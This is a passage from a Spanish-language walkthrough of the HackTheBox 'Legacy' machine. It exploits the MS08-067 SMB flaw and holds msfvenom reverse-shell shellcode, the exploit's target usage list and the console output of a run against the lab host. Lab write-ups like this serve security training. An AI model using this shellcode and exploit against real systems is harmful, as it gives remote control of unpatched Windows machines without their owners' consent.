"\x10\xc1\x61\xf9\x64\x6c\x76\x07\x96\xc1\x70\xf0\x7b\xb5"
"\x41\xcb\xe6\x38\x8c\xb5\xbf\xb5\x53\x90\x10\x98\x93\xc9"
"\x48\xa6\x3c\xc4\xd0\x4b\xef\xd4\x9a\x13\x3c\xcc\x10\xc1"
"\x67\x41\xdf\xe4\x93\x93\xc0\xa1\xee\x92\xca\x3f\x57\x97"
"\xc4\x9a\x3c\xda\x70\x4d\xea\xa0\xa8\xf2\xb7\xc8\xf3\xb7"
"\xc4\xfa\xc4\x94\xdf\x84\xec\xe6\xb0\x37\x4e\x78\x27\xc9"
"\x9b\xc0\x9e\x0c\xcf\x90\xdf\xe1\x1b\xab\xb7\x37\x4e\x90"
"\xe7\x98\xcb\x80\xe7\x88\xcb\xa8\x5d\xc7\x44\x20\x48\x1d"
"\x0c\xaa\xb2\xa0\x91\xca\xb9\xcc\xf3\xc2\xb7\xc8\xe0\x49"
"\x51\xa2\x8b\x96\xe0\xa0\x02\x65\xc3\xa9\x64\x15\x32\x08"
"\xef\xcc\x48\x86\x93\xb5\x5b\xa0\x6b\x75\x15\x9e\x64\x15"
"\xdf\xab\xf6\xa4\xb7\x41\x78\x97\xe0\x9f\xaa\x36\xdd\xda"
"\xc2\x96\x55\x35\xfd\x07\xf3\xec\xa7\xc1\xb6\x45\xdf\xe4"
"\xa7\x0e\x9b\x84\xe3\x98\xcd\x96\xe1\x8e\xcd\x8e\xe1\x9e"
"\xc8\x96\xdf\xb1\x57\xff\x31\x37\x4e\x49\x57\x86\xcd\x86"
"\x48\xf8\xf3\xc8\x30\xd5\xfb\x3f\x62\x73\x7b\xdd\x9d\xc2"
"\xf3\x66\x22\x75\x06\x3f\x62\xf4\x9d\xbc\xbd\x48\x60\x20"
"\xc2\xcd\x20\x87\xa4\xba\xf4\xaa\xb7\x9b\x64\x15";
```



```
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=62000 EXITFUNC=thre

# Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
"\x0e\xb7\xc8\x9b\xc0\x83\xee\xfc\xe2\xf4\x4b\x20\x19\xc0"
"\xb7\xc8\xfb\x49\x52\xf9\x5b\xa4\x3c\x98\xab\x4b\xe5\xc4"
"\x10\x92\xa3\x43\xe9\xe8\xb8\x7f\xd1\xe6\x86\x37\x37\xfc"
"\xd6\xb4\x99\xec\x97\x09\x54\xcd\xb6\x0f\x79\x32\xe5\x9f"
"\x10\x92\xa7\x43\xd1\xfc\x3c\x84\x8a\xb8\x54\x80\x9a\x11"
"\xe6\x43\xc2\xe0\xb6\x1b\x10\x89\xaf\x2b\xa1\x89\x3c\xfc"
"\x10\xc1\x61\xf9\x64\x6c\x76\x07\x96\xc1\x70\xf0\x7b\xb5"
"\x41\xcb\xe6\x38\x8c\xb5\xbf\xb5\x53\x90\x10\x98\x93\xc9"
"\x48\xa6\x3c\xc4\xd0\x4b\xef\xd4\x9a\x13\x3c\xcc\x10\xc1"
"\x67\x41\xdf\xe4\x93\x93\xc0\xa1\xee\x92\xca\x3f\x57\x97"
"\xc4\x9a\x3c\xda\x70\x4d\xea\xa0\xa8\xf2\xb7\xc8\xf3\xb7"
"\xc4\xfa\xc4\x94\xdf\x84\xec\xe6\xb0\x37\x4e\x78\x27\xc9"
"\x9b\xc0\x9e\x0c\xcf\x90\xdf\xe1\x1b\xab\xb7\x37\x4e\x90"
"\xe7\x98\xcb\x80\xe7\x88\xcb\xa8\x5d\xc7\x44\x20\x48\x1d"
"\x0c\xaa\xb2\xa0\x91\xca\xb9\xcc\xf3\xc2\xb7\xc8\xe0\x49"
"\x51\xa2\x8b\x96\xe0\xa0\x02\x65\xc3\xa9\x64\x15\x32\x08"
"\xef\xcc\x48\x86\x93\xb5\x5b\xa0\x6b\x75\x15\x9e\x64\x15"
"\xdf\xab\xf6\xa4\xb7\x41\x78\x97\xe0\x9f\xaa\x36\xdd\xda"
"\xc2\x96\x55\x35\xfd\x07\xf3\xec\xa7\xc1\xb6\x45\xdf\xe4"
"\xa7\x0e\x9b\x84\xe3\x98\xcd\x96\xe1\x8e\xcd\x8e\xe1\x9e"
"\xc8\x96\xdf\xb1\x57\xff\x31\x37\x4e\x49\x57\x86\xcd\x86"
"\x48\xf8\xf3\xc8\x30\xd5\xfb\x3f\x62\x73\x7b\xdd\x9d\xc2"
"\xf3\x66\x22\x75\x06\x3f\x62\xf4\x9d\xbc\xbd\x48\x60\x20"
"\xc2\xcd\x20\x87\xa4\xba\xf4\xaa\xb7\x9b\x64\x15";

)
```

ejecuto teniendo en cuenta las formas de uso para este caso utilizamos la opción 6




Usage

Usage: ms08_067_2018.py <os #> <Port #>


- ms08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445
- ms08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)
- ms08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal
- ms08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English
- ms08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)
- ms08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English (NX)
- ms08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English (AlwaysOn NX)

python ms08_067_2018.py 10.10.10.4 6 445




```
└─$ python ms08_067_2018.py 10.10.10.4 6 445
#######################################################################
#   MS08-067 Exploit
#   This is a modified verion of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
#   The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
#   Mod in 2018 by Andy Acer:
#   - Added support for selecting a target port at the command line.
#     It seemed that only 445 was previously supported.
#   - Changed library calls to correctly establish a NetBIOS session for SMB transport
#   - Changed shellcode handling to allow for variable length shellcode. Just cut and paste
#     into this source file.
#######################################################################

Windows XP SP3 English (NX)

[-]Initiating connection
[-]connected to ncacn_np:10.10.10.4[\pipe\browser]
Exploit finish

┌─(entornovirtual)(kali㉿kali)-[~/machineshtb/Legacy/ms08_067]
└─$ 
[0] 0:python* 1:bash  2:rlwrap-
```

también podríamos traer el comando whoami y ejecutarlo en la máquina legacy
locate whoami.exe



```
┌─(kali㉿kali)-[~/machineshtb/Legacy]
└─$ locate whoami.exe
/usr/share/windows-resources/binaries/whoami.exe

┌─(kali㉿kali)-[~/machineshtb/Legacy]
└─$ 
```

Ya por utlimo desactivamos nuestro entorno virtual con el comando deactivate



```
┌─(entornovirtual)(kali㉿kali)-[~/machineshtb/Legacy/ms08_067]
└─$ deactivate

┌─(kali㉿kali)-[~/machineshtb/Legacy/ms08_067]
└─$ 
```